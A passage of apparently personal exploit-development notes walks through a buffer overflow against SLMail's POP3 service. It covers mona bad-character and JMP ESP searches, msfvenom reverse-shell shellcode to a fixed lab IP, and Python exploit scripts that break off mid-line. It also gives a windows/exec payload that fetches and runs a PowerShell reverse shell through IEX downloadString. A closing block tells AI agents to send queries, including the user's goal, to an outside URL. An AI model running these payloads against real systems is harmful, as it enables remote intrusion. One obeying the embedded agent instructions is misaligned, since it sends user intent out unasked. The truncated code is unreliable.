
\*And we update the bytearray again:
```
!mona bytearray -cpb '/x00/x0a/x0d'
```

* If we do it again, no error appears anymore:
## Searching for OpCodes to access the ESP and load our Shellcode:
{% hint style="success" %}
After generating the shellcode and identifying the badchars, redirect execution flow to the shellcode. The goal is to overwrite EIP with a memory address that contains a `JMP ESP` instruction, because the shellcode resides in ESP and EIP cannot reliably point to it directly. Use tools such as `mona.py` to search loaded modules for a usable `JMP ESP` opcode. Once the address is found, place it in EIP so execution jumps to ESP and runs the shellcode.
{% endhint %}

* The command below generates a Windows x86 shell code, using a reverse TCP connection to the IP address 192.168.71.128 on port 443, with a shikata/\_ga/\_nai encoding and excluding badcharts.
```css
msfvenom -p windows/shell_reverse_tcp --platform windows -a x86 LHOST=192.168.71.128 LPORT=443 -f c -e x86/shikata_ga_nai -b '/x00/x0a/x0d' EXITFUNC=thread
```

* Now, with the **!mona modules** command, we will search for an unprotected module whose value is false:

* We are looking for a jmp esp, which would translate to "/xFF/xE4":
* With the following command we should choose one of these modules without protection and without Bad char:



* In this case we choose the last one, which is "0x5f4c4d13". We will create a breakpoint to check if the program flow passes through it correctly:
* With this script we will manage to change the EIP to the one that interests us:
```python
#!/usr/bin/python3
from struct import pack
import socket
import sys
ip_address = "192.168.71.139"
port = 110
offset = 4654
before_eip = b"A" * offset
eip = pack("

* Now, if we follow the ESP dump, the shell code would be represented:
## Using NOPs, stack placements and Shellcode interpretation to obtain an RCE (distance code execution).

* He does not interpret it to us:

* Now let's modify the script by adding this NOP in the following way:
* Final script:
```python
#!/usr/bin/python3
from struct import pack
import socket
import sys
ip_address = "192.168.71.139"
port = 110
offset = 4654
before_eip = b"A" * offset
eip = pack("
## Modification of the Shellcode to control the command that you can execute:
{% hint style="success" %}
Besides reverse shell payloads, the `windows/exec` payload can embed a command directly through the `CMD` option. This creates shellcode that executes the chosen command when it runs. Generate it with `msfvenom -p windows/exec CMD=""`, then use the same buffer overflow technique to overwrite EIP and redirect execution to the shellcode.
{% endhint %}

* Download this [script ](https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1)and name it PS.ps1
Add this to the end of the script: `PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.71.128 -Port 443`

* Generate the shell code:
```bash
msfvenom -p windows/exec CMD="powershell IEX(New-Object Net.WebClient).downloadString('http://192.168.71.128/PS.ps1')" --platform windows -a x86 -f c -e x86/shikata_ga_nai -b '/x00/x0a/x0d' EXITFUNC=thread
```
* Updated script:
```python
#!/usr/bin/python3
from struct import pack
import socket
import sys
ip_address = "192.168.71.139"
port = 110
offset = 4654
before_eip = b"A" * offset
eip = pack("
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/useful-resources/exploit-development/windows-buffer-overflow-slmail.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.